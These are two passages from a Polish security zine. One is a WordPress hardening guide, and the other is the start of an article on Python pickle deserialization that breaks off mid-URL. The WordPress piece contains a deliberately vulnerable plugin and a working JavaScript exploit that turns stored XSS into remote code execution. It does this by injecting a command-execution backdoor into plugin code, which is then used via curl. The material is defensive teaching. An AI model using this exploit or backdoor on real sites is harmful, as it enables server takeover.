Oczywiście, przejście do takiego zasobu wymaga znajomości loginu użytkownika. Istnieje jednak możliwość jego ustalenia. Przekazując w adresie URL parametr `author` oraz wybrany identyfikator liczbowy po stronie WordPress, zostanie wyzwolona akcja, która sprawdzi, czy w bazie istnieje użytkownik o wybranym ID (Listing 8).

Listing 8. Żądanie HTTP weryfikujące, czy w bazie istnieje użytkownik o ID równym 1

```
GET /?author=1 HTTP/1.1
Host: 127.0.0.1
```

Jeżeli zostanie znaleziony użytkownik o wybranym ID, aplikacja odpowie przekierowaniem do adresu, w którym zwróci login użytkownika (Listing 9).

Listing 9. Odpowiedź WordPress, login użytkownika ujawniony w nagłówku Location

```
HTTP/1.1 301 Moved Permanently
Date: Sat, 10 Dec 2016 17:09:06 GMT
Location: https://127.0.0.1:8080/author/sekurak/
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```

Ocena takiego zachowania pozostaje w gestii administratora danej instalacji WordPress, dobrą praktyką jednak jest nie pozwalać na enumerowanie loginów użytkowników aplikacji. Taki cel można osiągnąć np. poprzez wprowadzenie odpowiednich zmian w konfiguracji serwera WWW (Listing 10).

Listing 10. Blokowanie enumeracji użytkowników poprzez konfigurację serwera Apache

```
<IfModule mod_rewrite.c>
  RewriteCond %{QUERY_STRING} ^author=([0-9]*)
  RewriteRule .* https://127.0.0.1:8080/? [L,R=302]
</IfModule>
```

W tym miejscu warto również wspomnieć o tym, że w sieci (https://goo.gl/pMPP9i) można znaleźć rozwiązanie opierające się na funkcjach dostarczanych przez WordPress. Konkretnie, podobnie jak w przypadku funkcji `the_generator`, wykorzystuje się mechanizm filtrów, tak aby nadpisać zachowanie akcji `template_redirect` (https://goo.gl/MnqhRP). Cały kod przedstawiono w Listingu 11.

Listing 11. Kod, który w założeniu ma uniemożliwić enumerację użytkowników (źródło: http://wordpress.stackexchange.com/questions/182236/completely-remove-the-author-url)

```
function author_page_redirect() {
  if ( is_author() ) {
    wp_redirect( home_url() );
  }
}
add_action( 'template_redirect', 'author_page_redirect' );
```

Jest to bardzo dobry przykład na to, że należy weryfikować, czy fragmenty kodów, które kopiujemy z sieci, robią tak naprawdę to, o czym piszą ich autorzy, oraz czy można je uznać za bezpieczne. Po dodaniu kodu do pliku `functions.php` okazuje się, że tak naprawdę – enumeracja użytkowników jest nadal możliwa. Przechodząc pod adres URL z parametrem `author` (Listing 8), aplikacja nadal wykonuje przekierowanie pod adres zawierający login użytkownika (Listing 12).

Listing 12. Odpowiedź aplikacji – w nagłówkach nadal ujawniany jest login użytkownika

```
HTTP/1.1 301 Moved Permanently
Date: Sat, 10 Dec 2016 17:34:29 GMT
Location: https://127.0.0.1:8080/author/sekurak/
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

Dopiero późniejsze zapytanie wysyłane do serwera (Listing 13) wyzwala akcję przekierowania do głównej strony (Listing 14).

Listing 13. Zapytanie wysyłane do podstrony autora

```
GET /author/sekurak/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:50.0) Gecko/20100101
Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: [usunięte]
Connection: close
```


PODZIEL SIĘ ZINEM

Listing 14. Odpowiedź aplikacji – przekierowanie do strony głównej

```
HTTP/1.1 302 Found
Date: Sat, 10 Dec 2016 17:34:29 GMT
Location: https://127.0.0.1:8080
Link: <http://127.0.0.1:8080/wp-json/>; rel="https://api.w.org/"
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 67122
<!DOCTYPE html>
[…]
```

TRWAŁOŚĆ ZMIAN

Aby zachować dobre praktyki, należy wspomnieć o kwestii trwałości zmian, które wprowadzamy. O ile pliki konfiguracyjne serwera WWW oraz plik `wp-config.php` nie są nadpisywane w wyniku aktualizacji szablonów lub samego WordPressa, o tyle już plik `functions.php`, który stanowi część wybranego przez nasz szablonu, może zostać w wyniku takiej aktualizacji nadpisany. Zalecanym miejscem na wprowadzanie wszelkich modyfikacji zachowania WordPress, które opierają się np. na nadpisywaniu zachowania domyślnych funkcji, jest stworzona przez nas samych wtyczka.

OCHRONA PROCESU UWIERZYTELNIENIA

WordPress nie ma wbudowanych zabezpieczeń przed atakami słownikowymi. Nic nie stoi na przeszkodzie, by przeprowadzać zautomatyzowanie próby odgadnięcia hasła użytkownika. W przypadku WordPressa jest to o tyle proste, ponieważ, jak zostało opisane wcześniej, domyślnie istnieje możliwość enumeracji użytkowników, poprzez przesłanie parametru `author` w adresie URL i inkrementowanie jego wartości od zera wzwyż. Pozostaje tylko napisanie prostego skryptu przeprowadzającego taki atak, lub wykorzystanie jednego z dostępnych narzędzi, na przykład Hydry (http://tools.kali.org/password-attacks/hydra).

Podejścia do ochrony formularza logowania, a co za tym idzie – początkowego elementu procesu uwierzytelnienia, są różne. Najprostsze z nich opierają się na wprowadzeniu zmian w konfiguracji serwera WWW, tak aby plik `wp-login.php` oraz cały zasób `wp-admin` były dostępne tylko z określonych adresów IP (Listing 15).

Listing 15. Możliwość uzyskania dostępu do formularza logowania oraz zasobu wp-admin tylko z określonych adresów IP

```
<Files wp-login.php>
  order allow,deny
  allow from 1.2.3.4
</Files>

<Directory /var/www/html/wp-admin/>
  order deny,allow
  allow from 1.2.3.4
</Directory>
```

Jeżeli mowa już o zmianach w konfiguracji serwera WWW, nic nie stoi na przeszkodzie, aby wykorzystać standardowy mechanizm HTTP Basic Authentication (Listing 16). Zarówno jednak wykorzystanie podejścia polegającego na dopuszczaniu określonych adresów IP, jak i HTTP Basic Authentication może nie być rozwiązaniem dostatecznie elastycznym.

Listing 16. Wdrożenie HTTP Basic Authentication w konfiguracji serwera Apache


```
<Directory "/var/www/html/ ">
  AuthType Basic
  AuthName "tell me something"
  AuthUserFile /etc/apache2/.htpasswd
  Require valid-user

  AllowOverride All
  Allow from All
</Directory>
```

Jeszcze większy problem może pojawić się, gdy dostęp do panelu zarządzania będzie musiała posiadać większa grupa użytkowników (np. osoby zarządzające firmową stroną wizytówkową). Bardzo szybko może pojawić się pokusa wykorzystania współdzielonych poświadczeń wykorzystywanych do przejęcia HTTP Basic Authentication, a żonglowanie dopuszczoną listą adresów IP, może przyjąć postać pracy iście syzyfowej. W takim przypadku warto rozważyć wykorzystanie podejścia polegającego na uwierzytelnieniu wielopoziomowym (ang. *multi-factor authentication*).

W bazie wtyczek WordPress możemy znaleźć sporo rozwiązań pozwalających dodać warstwę uwierzytelnienia dwuskładnikowego – jednym z nich jest wtyczka Google Authenticator (https://wordpress.org/plugins/google-authenticator/), która udostępnia możliwości, jakie dostarcza projekt o tej samej nazwie – Google Authenticator (https://goo.gl/aphPbe). Aplikacja dostępna jest na takie platformy mobilne, jak Android czy iOS (https://goo.gl/uAFEBm). Proces wdrożenia wtyczki w naszej instalacji WordPress, należy rozpocząć od jej instalacji z poziomu panelu zarządzania, wybierając zakładkę Wtyczki, następnie menu „Dodaj nową”. Po zała-

PODZIEL SIĘ ZINEM


dowaniu strony, należy wyszukać wtyczki Google Authenticator i rozpocząć proces instalacji (Rysunek 6)




Rysunek 6. Instalacja wtyczki Google Authenticator

Po zainstalowaniu wtyczki, należy przejść do zakładki *Twój profil* i aktywować uwierzytelnienie dla swojego konta (Rysunek 7).

Kolejnym krokiem jest zainstalowanie aplikacji Google Authenticator z odpowiadającego naszej platformie mobilnej sklepu. Jeżeli nie wykorzystywaliśmy wcześniej Authenticatora, powinien on po uruchomieniu wyświetlić formularz pozwalający na wpisanie kodu będącego ciągiem znaków lub zeskanowanie QR kodu (Rysunek 8). Właśnie z tej drugiej opcji skorzystamy w tym artykule. Po kliknięciu w przycisk „Show/Hide QR code" (Rysunek 7), wtyczka WordPress wygeneruje dla nas obrazek QR, który następnie będziemy mogli zeskanować.




Rysunek 7. Podstawowa konfiguracja wtyczki Google Authenticator w zakładce Twój profil



Rysunek 8. Google Authenticator uruchomiony w systemie Android


Wybierając opcję skanowania kodu kreskowego i wskazując na wyświetlany w przeglądarce QR kod, aplikacja automatycznie przeprowadzi wstępną konfigurację wymaganych ustawień.



Rysunek 9. Konfiguracja zaimportowana – Google Authenticator gotowy do pracy

PODZIEL SIĘ ZINEM

Na koniec, wszystkie zmiany należy zaakceptować, klikając w WordPress przycisk „Zaktualizuj profil", znajdujący się na samym dole podstrony *Twój profil*. Od tego momentu, przy próbie ponownego uwierzytelnienia zauważymy, że w formularzu logowania pojawiło się nowe pole – Google Authenticator code (Rysunek 10).




Rysunek 10. Nowe pole w formularzu logowania – Google Authenticator code

Kolejna próba uwierzytelnienia powiedzie się, tylko jeżeli podamy poprawną parę login i hasła oraz sześcioznakowy kod wyświetlany w aplikacji mobilnej.

EDYTOR SZABLONÓW ORAZ WTYCZEK

Krytyczną z perspektywy bezpieczeństwa funkcją, w jaką został wyposażony WordPress, jest edytor kodu źródłowego wtyczek oraz szablonów (Rysunek 11).



Rysunek 11. Fragment widoku formularza edycji wtyczek

Edytory te pozwalają modyfikować z poziomu panelu zarządzania kod PHP szablonów oraz wtyczek. Oczywiście, istnieje uzasadnienie dla takich funkcji – wygodna edycja kodu bez konieczności ściągania plików na dysk i ich ręcznej aktualizacji – niemniej warto zastanowić się, dlaczego takie rozwiązania mogą być niebezpieczne. Po pierwsze, edytory te dostępne są tylko dla uprzywilejowanych użytkowników. Należy jednak pamiętać, że ci bardziej uprzywilejowani użytkownicy bardzo często operują w panelu administracyjnym na treściach, które dostarczane są przez użytkowników. Mogą to być np. komentarze, informacje o zapisanych do newslettera użytkownikach lub jakiekolwiek inne dane, które pobierane są z wejścia aplikacji, a następnie przetwarzane w panelu administracyjnym. W tym miejscu chciałbym przypomnieć o dość popularnej podatności w aplikacjach WWW, w tym wtyczkach do WordPress – Cross-Site Scripting (XSS). Dla wielu, podatność ta może wydawać się już „nudna", jednak w przypadku WordPressa można zaprezentować prosty przykład, dzięki któremu wykonanie naszego kodu JavaScript w panelu administracyjnym pozwala przejść od podatności XSS, do zdalnego wykonania kodu (RCE). Jak tego dokonać? W pierwszym kroku musimy wiedzieć o podatności XSS lub znaleźć taką w jednym z wykorzystywanych przez nas komponentów. Może to być zarówno szablon, jak i wtyczka. W drugim kroku, należy zweryfikować w jaki sposób dane z wejścia aplikacji są przetwarzane przez nasz komponent i czy są przetwarzane w kontekście panelu administracyjnego. Jeżeli warunek ten jest spełniony, możemy spróbować przeprowadzić atak. Aby nie szukać daleko, na potrzeby artykułu przygotowana została prosta wtyczka do WordPress, którą można spakować do archiwum ZIP i zainstalować (Listing 17).

Listing 17. Przykładowa podatna wtyczka


```
<?php
/*
Plugin Name: Vulnerable plugin
*/

add_action('admin_menu', 'vuln_plugin_menu');

function vuln_plugin_menu(){
  add_menu_page( 'Vuln Plugin Page', 'Vuln Plugin', 'manage_options', 'vuln-
  plugin', 'vuln_plugin_init' );
}

function vuln_plugin_init(){
  $dir = plugin_dir_path( __FILE__ );
```


PODZIEL SIĘ ZINEM

```
  echo "<h1>Vulnerable plugin</h1>";
  echo "<br/>";
  echo file_get_contents($dir . 'data.txt');
}

function vuln_plugin_shortcode() {

  if (isset($_POST['vuln_data'])) {
    $dir = plugin_dir_path( __FILE__ );
    file_put_contents($dir . 'data.txt', $_POST['vuln_data']);
  }
  $vuln_form =  '<form method="POST" action="?">';
  $vuln_form .= '<textarea name="vuln_data"></textarea>';
  $vuln_form .= '<input type="submit" value="Send data"/>';
  $vuln_form .= '</form>';
  return $vuln_form;
}

add_shortcode( 'vuln_plugin', 'vuln_plugin_shortcode' );
```

Zadaniem wtyczki jest wyświetlić formularz z polem tekstowym (Rysunek 12), zapisać wprowadzone tam dane w pliku, a następnie wyświetlić je bez sanityzacji w panelu administracyjnym. Wtyczka rejestruje własny shortcode, za pomocą którego możemy osadzić formularz na dowolnej podstronie (Rysunek 13), oraz dodaje nową pozycję do menu w panelu administracyjnym (pozycja *Vuln Plugin*).

Rysunek 12. Formularz wygenerowany przez wtyczkę




Rysunek 13. Edycja strony testowej, w treści dodany shortcode przygotowanej wtyczki

Mając już przygotowane podatne środowisko, możemy przejść do próby stworzenia exploita, który wykorzysta podatność. Całość stworzona zostanie z wykorzystaniem JavaScript, dodatkowo, aby ułatwić sobie zadanie, wykorzystane zostaną funkcje biblioteki jQuery, która domyślnie dołączana jest do WordPress.

Listing 18. Kod exploita

```
jQuery.get('/wp-admin/plugin-editor.php?file=vulnerable-plugin/vulnerable-plugin.
php&scrollto=0', function(data){

  var token = jQuery(data).find('input[name=_wpnonce]').val();
  var content = jQuery(data).find("#newcontent").val().replace("<?php","<?php
  echo `$_GET[0]`;\n");
  jQuery.post( "/wp-admin/plugin-editor.php", {
    _wpnonce: token,
    newcontent: content,
    action: "update",
    file: "vulnerable-plugin/vulnerable-plugin.php",
    plugin: " vulnerable-plugin/vulnerable-plugin.php"
  });
});
```

Przygotowany exploit (Listing 18) wykonuje kilka czynności. Zaraz po uruchomieniu, wysyła on zapytanie asynchroniczne do zasobu /wp-admin. Celem tego działania jest uzyskanie odpowiedzi HTTP z kodem HTML, w którym zaszyty będzie również token anty-CSRF. Znajomość tego tokena jest niezbędna do tego, aby atak się powiódł. Dalej exploit wyszukuje token i zapisuje jego wartość w zmiennej o tej samej nazwie. Kolejną czynnością jaką wykona, jest wysyłanie zapytania POST zawierającego kilka informacji. Przede wszystkim o tym, jaki plik jest modyfikowany, jaka powinna być jego nowa zawartość (aby wszystko przebiegło zgodnie z planem) oraz dodany na końcu pozyskany wcześniej token anty-CSRF. Wykonanie tak przygotowanego kodu powoduje, że kod wtyczki zostaje zmodyfikowany tak, by móc wykonywać na serwerze polecenia systemowe.



Rysunek 14. Zawartość pliku vulnerable-plugin.php stanowiącego część paczki podatnej wtyczki przed uruchomieniem exploita


PODZIEL SIĘ ZINEM

Payload należy dołączyć w formularzu generowanym przez naszą podatną wtyczkę. Proponowaną formą jest dołączenie tego pliku z innej domeny poprzez użycie tagu `script` (Listing 19).

Listing 19. Kod, jaki należy wkleić w formularzu udostępnianym przez podatną wtyczkę


```
<script src=//<dowolny adres>/exploit.js></script>Sekurak
```

Następnie, aby zweryfikować czy działa poprawnie, wystarczy przejść do podstrony podatnej wtyczki w panelu administracyjnym. Jeżeli wszystko pójdzie zgodnie z planem, powinien wyświetlić się tylko tekst „Sekurak" (Rysunek 15).



Rysunek 15. Widok podstrony podatnej wtyczki

Sprawdzenie poprawności wykonania kodu exploita wymaga ponownego przeglądu zawartości pliku, należy jeszcze raz sprawdzić, jaką zawartość ma plik `vulnerable-plugin/vulnerable-plugin.php` (Rysunek 16).



Rysunek 16. Kod wtyczki zmodyfikowany przez działanie exploita

Od teraz, odwołując się bezpośrednio do skryptu `vulnerable-plugin.php`, możliwe będzie wykonywanie poleceń systemowych na serwerze, na którym uruchomiony jest WordPress z podatną wtyczką (Rysunek 17).

```
piochu@s1:~$ curl "https://127.0.0.1:8080/wp-content/plugins/vulnerable-plugin/
vulnerable-plugin.php?0=id;ls%20-la"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
total 16
drwxr-xr-x 2 www-data www-data 4096 Dec 17 14:05 .
drwxr-xr-x 8 www-data www-data 4096 Dec 17 19:08 ..
-rw-r--r-- 1 www-data www-data   63 Dec 17 18:28 data.txt
-rw-r--r-- 1 www-data www-data  988 Dec 17 19:01 vulnerable-plugin.php
piochu@s1:~$
```

Rysunek 17. Wykonanie poleceń na serwerze

Możliwość przejęcia kontroli nad serwerem, na którym uruchamiamy WordPress poprzez podatność XSS, powinna być wystarczającą motywacją do tego, by wyłączyć edytory szablonów oraz wtyczek (Listing 20).

Listing 20. Fragment kodu, który należy dodać do pliku wp-config.php w celu dezaktywacji edytorów plików PHP

```
define( 'DISALLOW_FILE_EDIT', true );
```

NIC SIĘ PRZEDE MNĄ NIE UKRYJE

Sposób pozwalający na enumerację użytkowników, poprzez przekazanie parametru `author` w adresie URL, jest dość dobrze znaną przypadłością WordPress, podobna historia dotyczy również innego parametru – `static`. Po krótkiej analizie kodu źródłowego WordPressa można ustalić, że przekazanie parametru `static` o dowolnej wartości powoduje, że WordPress zwraca w odpowiedzi treść wszystkich dodanych w aplikacji podstron (nie wpisów). Takie zachowanie powoduje, że teoretycznie może dojść do ujawnienia treści podstrony, która została co prawda opublikowana przez administratora, ale z jakiegoś powodu nie prowadzi do niej żaden link. W trakcie wykonywania audytów systemów opartych o WordPress, bardzo często można natknąć się na różnego typu „ukryte" formularze, testowe wersje podstron lub informacje o wykorzystywanych, ale nieaktywnych wtyczkach (np. poprzez nieprzetworzone shortcody (https://codex.wordpress.org/Shortcode_API). Dobrym pomysłem jest zablokowanie akcji wyzwalanej przez przekazanie tego parametru w podobny sposób, jak w przypadku parametru `author`. Analogiczny efekt można osiągnąć poprzez dodanie do adresu URL parametru `page_id`, następnie ustawienie iteracji po kolejnych wartościach w górę.

ZMIANA DOMYŚLNYCH ŚCIEŻEK

WordPress jest wzorcową aplikacją pod kątem badania i weryfikacji ustawień bezpieczeństwa. Kolejnym zadaniem na liście audytora WordPressa, jest możliwość zmiany domyślnych ścieżek, pod którymi WordPress udostępnia swoje najważniejsze zasoby. Należy tutaj jednak jasno zaznaczyć, że takie ustawienie może jedynie spowodować, że liczne roboty oraz skrypty przeczesujące sieć, po natknięciu się na tak skonfigurowaną instalację WordPress po prostu ją ominą. Jeżeli komponenty systemu (np. wtyczki lub szablony) będą nieaktualne oraz podatne na błędy bezpieczeństwa, nie uchroni nas to przed ich wykorzystaniem.

Cała operacja sprowadza się do dodania odpowiednich wpisów w pliku `wp-config.php`. Możemy zdefiniować ścieżkę dla całego katalogu `wp-content` (Listing 21) lub, jeżeli preferujemy – wskazać konkretne ścieżki osobno dla wtyczek (https://goo.gl/NyheoX), szablonów oraz plików wgrywanych na serwer.

Listing 21. Zmiana ścieżki oraz adresu katalogu wp-content

```
define( 'WP_CONTENT_DIR', dirname(__FILE__) . '/blog/assets' );
define( 'WP_CONTENT_URL', 'http://example/blog/assets' );
```

Dodanie przytoczonych fragmentów kodu powoduje nadpisanie stałych zdefiniowanych w pliku `default-constants.php`.

WERYFIKACJA KODU

Nie tylko w ramach hardeningu, ale także dbałości o ogólną „higienę" wykorzystania WordPress, można rozważyć przeprowadzenie przynajmniej podstawowej weryfikacji kodu instalowanych w systemie wtyczek oraz szablonów. W przypadku rozbudowanych rozszerzeń, może to być bardzo kłopotliwe. Jednak w przypadku mniejszych rozwiązań, przeprowadzenie podstawowej analizy kodu PHP powinno być w zasięgu możliwości większości opiekunów takich instalacji. Osoby dysponujące większą ilością czasu oraz bardziej ambitne, mogą wesprzeć swoją pracę wykorzystując OWASP Code Review Guide (https://goo.gl/cf4B).

AKTUALIZACJE

WordPress od wersji 3.7 wzwyż, potrafi automatycznie zainstalować wszystkie najważniejsze aktualizacje. Dzieje się tak, o ile pozwala na to konfiguracja środowiska. Trzeba jednak zweryfikować, czy taki mechanizm jest aktywny oraz czy nie wprowadzono zmian, które blokują instalowanie automatycznych aktualizacji. Zablokowanie tego mechanizmu możliwe jest poprzez modyfikację pliku `wp-config.php` (Listing 22).

Listing 22. Dezaktywacja mechanizmu automatycznych aktualizacji

```
define( 'AUTOMATIC_UPDATER_DISABLED', true );
```

WordPress pozwala również na modyfikację zachowania mechanizmu automatycznych aktualizacji. W zależności od ustawień parametru `WP_AUTO_UPDATE_CORE` (Listing 23) możemy wymusić instalowanie tylko najważniejszych aktualizacji lub nawet wersji WordPress pochodzących z gałęzi developerskiej – ta opcja oczywiście nie jest zalecana, jeżeli dbamy o stabilność naszego środowiska.

Listing 23. Wymuszenie automatycznej instalacji najważniejszych łatek bezpieczeństwa

```
define( 'WP_AUTO_UPDATE_CORE', minor );
```

Kwestia weryfikacji konfiguracji mechanizmu automatycznych aktualizacji wydaje się przybierać szczególnie na znaczeniu w kontekście niedawnych doniesień o podatności w WordPress, która umożliwiała nieuwierzytelnionemu użytkownikowi dowolnie zmodyfikować treść wybranego wpisu. Jak się okazuje, błąd wykorzystywany był na masową skalę:

- https://sekurak.pl/masowe-hacki-wordpressa-przejete-rowniez-polskie-serwisy/
- https://sekurak.pl/juz-15-miliona-stron-przejetych-critical-w-wordpress-do-akcji-wkracza-google/
- https://sekurak.pl/blog-o-bezpieczenstwie-trendmicro-hackniety/

REST API

Od kilku wersji wstecz, WordPress posiada wbudowane wsparcie dla REST API, które umożliwia dostęp do najważniejszych elementów udostępnianych przez WordPress. Jeżeli nie planujemy wykorzystywać tego mechanizmu, należy pamiętać o jego wyłączeniu:

- https://pl.wordpress.org/plugins/disable-json-api/

WERYFIKACJA

Wprowadzone przez nas modyfikacje trzeba zweryfikować. Można to zrobić m.in. za pomocą skanera podatności dedykowanego dla WordPress – `wpscan`.

PODZIEL SIĘ ZINEM

Skrypt ten domyślnie można znaleźć w dystrybucji Kali Linux, lub pobrać z repozytorium GitHub (https://github.com/wpscanteam/wpscan). Jeżeli mieliśmy już okazję wcześniej zainstalować lub pobrać `wpscan`, wtedy przed wykonaniem kolejnego skanu proponuję uruchomić skrypt z przełącznikiem `update` (Listing 24), który wyzwala akcję aktualizacji bazy.

Listing 24. Aktualizacja bazy sygnatur wpscan

```
wpscan --update
```

Podstawowy skan wykonuje się, wskazując adres testowanego serwisu w parametrze `url` (Listing 25):

Listing 25. Podstawowy skan z wykorzystaniem wpscan

```
wpscan --url <adres URL testowanego serwisu>
```

Jeżeli podstawowa weryfikacja przebiegnie pomyślnie, trzeba sprawdzić, jakie modyfikacje domyślnego skanu oferuje wpscan, następnie, zwiększyć jego zakres (Listing 26).

Listing 26. Poinstruowanie wpscan by przeprowadził m.in. enumerację użytkowników oraz pełną weryfikację zainstalowanych szablonów i wtyczek

```
wpscan --enumerate tt --enumerate u --enumerate p --enumerate t –url <adres URL>
```

PODSUMOWANIE

WordPress udostępnia rozbudowane możliwości, które mogą zostać dodatkowo poszerzone z wykorzystaniem bogatej listy wtyczek oraz szablonów. Należy jednak zachować umiar i poświęcić chwilę na zweryfikowanie, czy udostępniana przez nas instalacja WordPress jest bezpieczna oraz czy nie udostępnia zbyt wielu informacji. Jeżeli nie mamy czasu na sprawdzenie wykorzystywanych przez nas komponentów, to powinniśmy przynajmniej zadbać o to, aby były one aktualne lub upewnić się, czy proces ten jest automatyczny.

Marcin Piosek. Analityk bezpieczeństwa IT, realizuje audyty bezpieczeństwa oraz testy penetracyjne w firmie Securitum.

PODZIEL SIĘ ZINEM

Michał Bentkowski


Unpickle – deserializacja w Pythonie i zdalne wykonywanie kodu

W tym artykule pokażę uniwersalny sposób na wykorzystanie niefiltrowanej deserializacji danych w Pythonie do wykonywania dowolnego kodu po stronie ofiary.

Przed przeczytaniem tego tekstu, zalecam zapoznać się z artykułem o Object Injection, gdzie opisana jest analogiczna podatność w PHP.

(DE)SERIALIZACJA W PYTHONIE

W Pythonie do serializacji/deserializacji danych najczęściej używany jest moduł `pickle`. Serializację wykonuje się z użyciem metody `pickle.dumps`, zaś deserializację metodą `pickle.loads`. Podobnie jak w przypadku PHP, dokumentacja modułu pickle ostrzega przed używaniem go do niezaufanych danych.



This documentation describes both the `pickle` module and the `cPickle` module.

Warning: The `pickle` module is not intended to be secure against erroneous or maliciously constructed data. Never unpickle data received from an untrusted or unauthenticated source.

Ostrzeżenie z dokumentacji pickle

W tym tekście wyjaśnię, w jaki sposób deserializacja danych z niezaufanych źródeł w Pythonie, może prowadzić do zdalnego wykonywania kodu.

Swego czasu, gdy poszukiwałem błędów na stronach Google'a, natrafiłem na witrynę Google Online Enrollment System, która była podatna na opisywany problem. W jednym z wyszukiwań deserializowano obiekt typu datetime. Jako, że błąd oczywiście został już dawno naprawiony, przygotowałem prostą aplikację symulującą zachowanie tej witryny.

```
from BaseHTTPServer import BaseHTTPRequestHandler, HTTPServer
from urlparse import urlparse, parse_qs
from datetime import datetime
import pickle
import base64, cgi

DEFAULT_DATE = base64.b64encode(pickle.dumps(datetime.now()))

TEMPLATE='''<strong>Year:</strong> {}<br>
<strong>Month:</strong> {}<br>
<strong>Day:</strong> {}<br>
<form method=GET>
<textarea name=date cols=40 rows=5>{}
</textarea>

<button type="submit">Go on!</button>
</form>
'''

class MyHandler(BaseHTTPRequestHandler):
  def output_error(self, msg):
    self.wfile.write('<p><strong style="color: red;">{}</strong></p>'.format(cgi.
    escape(msg)))
  def do_GET(self):
    self.send_response(200)
    self.send_header('Content-type', 'text/html; charset=utf8')
    self.end_headers()

    get_params = parse_qs(urlparse(self.path).query)
    date_encoded = get_params.get('date', [DEFAULT_DATE])[0]

    try:
      date = base64.b64decode(date_encoded)
      date = pickle.loads(date)
    except:
      self.output_error('Error decoding date. Rolling back to default.')
      date_encoded = DEFAULT_DATE
      date = pickle.loads(base64.b64decode(date_encoded))
    try:
      output = TEMPLATE.format(date.year, date.month, date.day, date_encoded)
    except AttributeError:
      self.output_error("Something went wrong. Sorry.")
      output = ''
    self.wfile.write(output)
    return

if __name__ == '__main__':
  try:
    (host, port) = ('127.0.0.1', 9072)
    print "Listening on {}:{}".format(host, port)
    server = HTTPServer((host, port), MyHandler)
    server.serve_forever()
  except KeyboardInterrupt:
    print 'Exit.'
```

Kod może na pierwszy rzut oka wyglądać na skomplikowany, ale aplikacja w istocie rzeczy jest prosta. Po jej uruchomieniu, pod adresem http://127.0.0.1:9072/ nasłuchiwać będzie serwer z aplikacją. Aplikacja przyjmuje w parametrze GET jeden parametr, którym jest base64 zserializowanego obiektu (tak właśnie wyglądało to

PODZIEL SIĘ ZINEM

we wspomnianej aplikacji Google'a). Aplikacja próbuje zdeserializować ten obiekt i wyświetlić jego atrybuty: `year`, `month`, `day`. Na przykład, po wejściu pod URL:

```
http://127.0.0.1:9072/?date=Y2RhdGV0aW1lCmRhdGV0aW1lCnAwCihTJ1x4MDdceGRlXH
